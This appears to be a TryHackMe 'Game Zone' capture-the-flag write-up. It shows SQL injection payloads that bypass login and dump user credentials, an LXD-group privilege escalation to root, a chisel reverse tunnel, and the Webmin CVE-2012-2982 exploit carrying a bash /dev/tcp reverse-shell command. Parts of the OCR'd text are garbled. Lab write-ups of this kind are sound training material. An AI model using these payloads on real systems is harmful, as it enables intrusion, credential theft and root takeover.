


Port 80

- Similar to [hackme](#) where OREDR BY did not work

1. Found login page



2. Tried to use default creds

- admin:admin, failed

3. Managed to bypass auth using SQLi

```
' or 0 = 0 #
```

SQLi w/o SQLMAP

1. Check whether it is susceptible to SQLi

- If nothing is displayed: Not susceptible
- If all tables are displayed: Susceptible

```
hitman' or 1 = 1 -- -
hitman' or 1 = 1 #
1' or 1 = 1 -- -
1' or 1 = 1#
```

The screenshot shows the Burp Suite interface. The top menu bar includes Burp, Project, Intruder, Repeater, Window, and Help. Below the menu is a toolbar with buttons for Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extender, Project options, User options, and Learn. The main window is divided into two panes: Request and Response.

Request:

```
1 POST /portal.php HTTP/1.1
2 Host: 10.10.164.131
3 Content-Length: 33
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.10.164.131
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36
  OPR/81.0.4196.31
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
  ,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
  3;q=0.9
10 Referer: http://10.10.164.131/portal.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=kviv48oi chhk0vq9668it7uoq2
14 Connection: close
15
16 searchitem=hitman' or 1 = 1 -- -
```

Response:

```
31 <input type="submit" value="Search!"/>
32 </td>
33 </tr>
34 </table>
35
36 </p>
37 </form>
38
39 <div class="searchheader" style="color:white">
40 <table>
41 <tr>
42 <td style="width:200px">
43 <b>Title</b>
44 </td>
45 <td style="width:450px">
46 <b>Review</b>
47 </td>
48 </tr>
49
50 <tr>
51 <td style="width:200px">Mortal Kombat 11</td>
52 <td style="width:450px">It's a rare fighting game that hits just about every
  note as strongly as Mortal Kombat 11 does. Everything from its
  methodical and deep combat.</td>
53 <td style="width:200px">
  Marvel Ultimate Alliance 3</td>
54 <td style="width:450px">Switch
  owners will find plenty of content to chew through, particularl
  with friends, and while it may be the gaming equivalent to a
  Hulk Smash, that isnt to say that it isnt a rollicking good
  time.</td>
55 <td style="width:200px">SMBF2 2005</td>
56 <td style="width:450px">Best game ever</td>
57 <td style="width:200px">
  Hitman 2</td>
58 <td style="width:450px">Hitman 2 doesnt add much o
  note to the structure of its predecessor and thus feels more
  like Hitman 1.5 than a full-blown sequel. But thats not a bad
  thing.</td>
59 <td style="width:200px">Call of Duty: Modern
  Warfare 2</td>
60 <td style="width:450px">When you look at the tota
  package, Call of Duty: Modern Warfare 2 is hands-down one of
  the best first-person shooters out there, and a truly amazing
  offering across any system.</td>
61 </tr>
62 </table>
```

2. Determine the number of columns using ORDER BY

- did not work, [hackme > SQL mapping out the database](#)

3. Determine which columns are reflected

```
id=1' UNION SELECT 1,2,3 #
```

Burp Suite Community Edition v2021.8.2 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x ...

Send Cancel < >

Request

Pretty Raw Hex In

```
1 POST /portal.php HTTP/1.1
2 Host: 10.10.164.131
3 Content-Length: 37
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.10.164.131
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36
  OPR/81.0.4196.31
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
  ,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
  3;q=0.9
10 Referer: http://10.10.164.131/portal.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=kviv48oi chhk0vq9668it7uoq2
14 Connection: close
15
16 searchitem=id=1' UNION SELECT 1,2,3 #
```

Response

Pretty Raw Hex Render In

```
16 </head>
17 <body>
18 <center>
19 <h1>Game Zone Portal</h1><br />
20 <table class="response">
21   <form method="POST" autocomplete="off">
22     <tr>
23       <td>
24         Search for a game review:
25       </td>
26       <td>
27         <input type="text" id="searchitem" name="searchitem">
28       </td>
29     </tr>
30     <tr>
31       <td>
32         <input type="submit" value="Search!"/>
33       </td>
34     </tr>
35   </table>
36 </form>
37
38 </div>
39
40 <div class="searchheader" style="color:white">
41   <table>
42     <tr>
43       <td style="width:200px">
44         <b>Title</b>
45       </td>
46       <td style="width:450px">
47         <b>Review</b>
48       </td>
49     </tr>
50   </table>
51   <tr>
52     <td style="width:200px">2</td>
53     <td style="width:450px">3</td>
54   </tr>
55 </div>
56 </body>
57 </html>
```

- Reflected Columns: 2 & 3

4. Determine database

```
' UNION SELECT 1,database(),database() #
```

Request

```

1 POST /portal.php HTTP/1.1
2 Host: 10.10.164.131
3 Content-Length: 51
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.10.164.131
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36
  OPR/81.0.4196.31
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
  ,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
  3;q=0.9
10 Referer: http://10.10.164.131/portal.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=kvi48oichhk0vq9668it7u0q2
14 Connection: close
15
16 searchitem=' UNION SELECT 1,database(),database() #

```

Response

```

16 </head>
17 <body>
18 <center>
19 <h1>Game Zone Portal</h1><br />
20 <table class="response">
21   <form method="POST" autocomplete="off">
22
23     <tr>
24       <td>
25         Search for a game review:
26       </td>
27       <td>
28         <input type="text" id="searchitem" name="searchitem">
29
30       </td>
31       <td>
32         <input type="submit" value="Search!"/>
33       </td>
34     </tr>
35   </table>
36
37   <p>
38
39 </form>
40
41 <div class="searchheader" style="color:white">
42 <table>
43   <tr>
44     <td style="width:200px">
45       <b>Title</b>
46     </td>
47     <td style="width:450px">
48       <b>Review</b>
49     </td>
50   </tr>
51
52   <tr><td style="width:200px"><b>db</b></td><td style="width:450px"><b>db</b>
53 </div>

```

- Database: db

5. Determine tables

```
' union select 1,group_concat(table_name),3 from
information_schema.tables where table_schema='db'#
```

Request

```

1 POST /portal.php HTTP/1.1
2 Host: 10.10.164.131
3 Content-Length: 110
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.10.164.131
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36
  OPR/81.0.4196.31
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
  ,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
  3;q=0.9
10 Referer: http://10.10.164.131/portal.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=kvi48oichhk0vq9668it7u0q2
14 Connection: close
15
16 searchitem=' union select 1,group_concat(table_name),3 from
  information_schema.tables where table_schema='db'#

```

Response

```


16 </head>
17 <body>
18 <center>
19 <h1>Game Zone Portal</h1><br />
20 <table class="response">
21   <form method="POST" autocomplete="off">
22
23     <tr>
24       <td>
25         Search for a game review:
26       </td>
27       <td>
28         <input type="text" id="searchitem" name="searchitem">
29
30       </td>
31       <td>
32         <input type="submit" value="Search!"/>
33       </td>
34     </tr>
35   </table>
36
37   <p>
38
39 </form>
40
41 <div class="searchheader" style="color:white">
42 <table>
43   <tr>
44     <td style="width:200px">
45       <b>Title</b>
46     </td>
47     <td style="width:450px">
48       <b>Review</b>
49     </td>
50   </tr>
51
52   <tr><td style="width:200px">post,users</td><td style="
  width:450px">3</td></table>
53 </div>

```

- Tables:
 - post

6. Determine columns in `users`

```
' union select 1,group_concat(column_name),3 from
information_schema.columns where table_name='users'#
```



- Table **Users**
 - Columns
 - username
 - pwd
 - USER
 - CURRENT
 - CONNECTIONS
 - TOTAL_CONNECTIONS

7. Determine values of columns in `user` table

```
' union select 1,group_concat(username,':',pwd,'\n'),3 from db.users #
```

Response

```

18 <pretty Raw Hex Render \n \u
19 <h1>Game Zone Portal</h1><br />
20 <table class="response">
21   <form method="POST" autocomplete="off">
22
23     <tr>
24       <td>
25         Search for a game review:
26       </td>
27     <td>
28       <input type="text" id="searchitem" name="searchitem">
29
30     </td>
31     <input type="submit" value="Search!"/>
32   </tr>
33 </table>
34
35 </p>
36
37 </form>
38
39
40
41 <div class="searchheader" style="color:white">
42 <table>
43   <tr>
44     <td style="width:200px">
45       <b>Title</b>
46     </td>
47     <td style="width:450px">
48       <b>Review</b>
49     </td>
50 </tr>
51 <tr>
52   <td style="width:200px">
53     agent47:ab5db915fc9cae6c78df89106c6500c57f2b52901ca6c0c6218f0412
54     2c3ef1d4:

```

6. SSH with found creds

```

agent47@gamezone:/tmp$ cd /home
agent47@gamezone:/home$ ls
agent47
agent47@gamezone:/home$ cd agent47
agent47@gamezone:~$ ls
user.txt
agent47@gamezone:~$ cat user.txt
agent47@gamezone:~$

```

Privilege Escalation with LXD group

1. Ran linpeas, agent47 is in `lxd` group

```

My user
https://book.hacktricks.xyz/linux-unix/privilege-escalation#users
uid=1000(agent47) gid=1000(agent47) groups=1000(agent47),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)

```

2. Transfer `alpine.tar.gz` image
3. Run the exploit

```

lxc image import ./alpine.tar.gz --alias privesc lxc init privesc
privesc-container -c security.privileged=true lxc config device add
privesc-container mydevice disk source=/ path=/mnt/root
recursive=true lxc start privesc-container lxc exec privesc-container
/bin/sh

```

```

agent47@gamezone:/tmp$ wget 10.11.49.241/alpine.tar.gz
--2021-12-17 09:44:50-- http://10.11.49.241/alpine.tar.gz
Connecting to 10.11.49.241:80... connected.
HTTP request sent, awaiting response... 200 OK
length: 3259593 (3.1M) [application/gzip]
Saving to: 'alpine.tar.gz'

alpine.tar.gz          100%[=====] 3.11M 1016KB/s in 3.1s

2021-12-17 09:44:54 (1016 KB/s) - 'alpine.tar.gz' saved [3259593/3259593]

agent47@gamezone:/tmp$ lxc image import ./alpine.tar.gz --alias privesc
Image imported with fingerprint: cd73881adaac667ca3529972c7b380af240a9e3b09730f8c8e4e6a23e1d7892b
agent47@gamezone:/tmp$ lxc init privesc privesc-container -c security.privileged=true
Creating privesc-container
agent47@gamezone:/tmp$ lxc config device add privesc-container mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to privesc-container
agent47@gamezone:/tmp$ lxc start privesc-container
agent47@gamezone:/tmp$ lxc exec privesc-container /bin/sh
# # whoami
root
/home # cd /
# # ls
bin dev etc home lib media mnt opt proc root run/sbin srv sys tmp usr var
# # cd mnt
/mnt # ls
root
/mnt # cd root
/mnt/root # ls
bin home lib64 opt/sbin tmp vmlinuz.old
boot initrd.img lost+found proc root snap usr
dev initrd.img.old media root srv var webmin-setup.out
etc lib mnt run sys vmlinuz
/mnt/root # cd root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
a4b945830144bdd71908d12d902adeee
/mnt/root/root #

```

Privilege Escalation with Chisel + CMS Exploit

1. Ran linepeas

```
Active Ports
https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp      0      0 127.0.0.1:3306          0.0.0.0:*        LISTEN   -
tcp      0      0 0.0.0.0:10000          0.0.0.0:*        LISTEN   -
tcp      0      0 0.0.0.0:22             0.0.0.0:*        LISTEN   -
tcp6     0      0 fe80::1:13128          :::*             LISTEN   -
tcp6     0      0 :::80                  :::*             LISTEN   -
tcp6     0      0 :::22                  :::*             LISTEN   -
```

```
root 1248 0.0 1.2 75164 25924 ? Ss 08:27 0:04 /usr/bin/perl /usr/share/webmin/miniserv.pl /etc/webmin/miniserv.conf
root 1766 0.0 0.3 92836 6760 ? Ss 09:16 0:00 sshd: agent47 [priv]
root 2034 0.0 0.0 0 0 ? S 09:23 0:00 [kworker/u30:0]
root 3067 0.0 0.2 30024 5348 ? Sl 09:24 0:00 lxd-bridge-proxy --addr=[fe80::1%lxdbr0]:13128
root 3085 0.0 0.9 680880 18652 ? Ssl 09:24 0:02 /usr/bin/lxd --group lxd --logfile=/var/log/lxd/lxd.log
root 12818 0.0 0.0 0 0 ? S 10:20 0:00 [kworker/0:2]
root 12948 0.0 1.2 75164 24780 ? S 10:20 0:00 /usr/bin/perl /usr/share/webmin/miniserv.pl /etc/webmin/miniserv.conf
```

- detected tcp/10000, previously our nmap scan did not detect it.
- likely running as root

```
# Nmap 7.92 scan initiated Fri Dec 17 20:34:03 2021 as: nmap -vv --reason -Pn -T4 -sU -A --top-ports 100 -oN /root/.tryhackme/game2
Warning: 10.10.185.88 giving up on port because retransmission cap hit (6).
Increasing send delay for 10.10.185.88 from 100 to 200 due to 11 out of 11 dropped probes since last increase.
Increasing send delay for 10.10.185.88 from 200 to 400 due to 11 out of 12 dropped probes since last increase.
Increasing send delay for 10.10.185.88 from 400 to 800 due to 11 out of 11 dropped probes since last increase.
adjust timeouts2: packet supposedly had rtt of -207758 microseconds. Ignoring time.
adjust timeouts2: packet supposedly had rtt of -207758 microseconds. Ignoring time.
Nmap scan report for 10.10.185.88
Host is up, received user-set (0.30s latency).
Scanned at 2021-12-17 20:34:05 +08 for 240s
Not shown: 92 closed udp ports (port-unreach)
PORT      STATE      SERVICE REASON      VERSION
19/udp     open|filtered chargen no-response
68/udp     open|filtered dhcpd   no-response
1026/udp   open|filtered win-rpc  no-response
1012/udp   open|filtered radius  no-response
1013/udp   open|filtered radacct no-response
5000/udp   open|filtered upnp    no-response
10000/udp  open|filtered ndmp     no-response
49101/udp  open|filtered unknown no-response
```

2. Port forwarding with chisel

a. Kali

```
chisel server --reverse --port 1337
```

b. Target

```
./chiselLinux client 10.11.49.241:1337
R:8888:127.0.0.1:10000 &
```

3. Run nikto, nmap, ferox


```

nikto -h localhost:88 --output nikto8888.txt
Nikto v2.1.6
-----
Target IP:      127.0.0.1
Target Hostname: localhost
Target Port:    8888
Message:       Multiple IP addresses found: 127.0.0.1, 127.0.0.1
Start Time:    2021-12-18 00:15:54 (GMT8)
-----
Server: MiniServ/1.580
Cookie testing created without the httponly flag
The anti-clickjacking X-Frame-Options header is not present.
The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

```

```

(root@kali)~[~/tryhackme/gameZone/10.10.185.88/scans/chisel8888]
# nmap -sV -sC -p 8888 localhost -oN port8888.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-18 00:15 +08
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000043s latency).
Other addresses for localhost (not scanned): ::1

PORT      STATE SERVICE VERSION
8888/tcp  open  http    MiniServ 1.580 (Webmin httpd)
|_ http-title: Login to Webmin
|_ http-robots.txt: 1 disallowed entry
|_

```

- Webserver version: **MiniServ 1.580**
- Dir: nothing found

4. Managed to login w/o any exploits


- Used agent47 credential

Login: agent47
File Manager
Search:

 System Information
 Logout



System hostname	gamezone (127.0.1.1)
Operating system	Ubuntu Linux 16.04.6
Webmin version	1.580
Time on system	Fri Dec 17 10:20:57 2021
Kernel and CPU	Linux 4.4.0-159-generic on x86_64
Processor information	Intel(R) Xeon(R) CPU E5-2676 v3 @ 2.40GHz, 1 cores
System uptime	1 hours, 54 minutes
Running processes	133
CPU load averages	19.92 (1 min) 9.11 (5 mins) 3.47 (15 mins)
CPU usage	3% user, 2% kernel, 0% IO, 93% idle
Real memory	1.95 GB total, 518.70 MB used
Virtual memory	975 MB total, 0 bytes used
Local disk space	17.56 GB total, 5.69 GB used
Package updates	All installed packages are up to date




- CMS Version: **webmin 1.580**

5. Searchsploit

```

(root@kali)~[~/tryhackme/gameZone/10.10.185.88/scans]
searchsploit webmin 1.580
-----
Exploit Title
Path
-----
searchsploit 1.580 - '/file/show.cgi' Remote Command Execution (Metasploit)
unix/remote/21851.rb
linux/webapps/47330.rb
Shellcodes: No Results

```

- Requires metasploit, find alternatives
- Found python alternative:
 - <https://github.com/JohnHammond/CVE-2012-2982.git> 

6. Exploit

```
python3 CVE-2012-2982.py -t 127.0.0.1 -p 8888 -U agent47 -P  
videogamer124 -c "/bin/bash -c '/bin/bash -i >&  
/dev/tcp/10.11.49.241/4444 0>&1'"
```

```
(root@kali) [~/tryhackme/gameZone/10.10.185.88/exploit/CVE-2012-2982]  
$ python3 CVE-2012-2982.py -t 127.0.0.1 -p 8888 -U agent47 -P videogamer124 -c "/bin/bash -c '/bin/bash -i >&  
[+] targeting host 127.0.0.1 on port 8888  
[+] successfully logged in with user 'agent47' and pw 'videogamer124'"
```

7. Obtain root flag at /root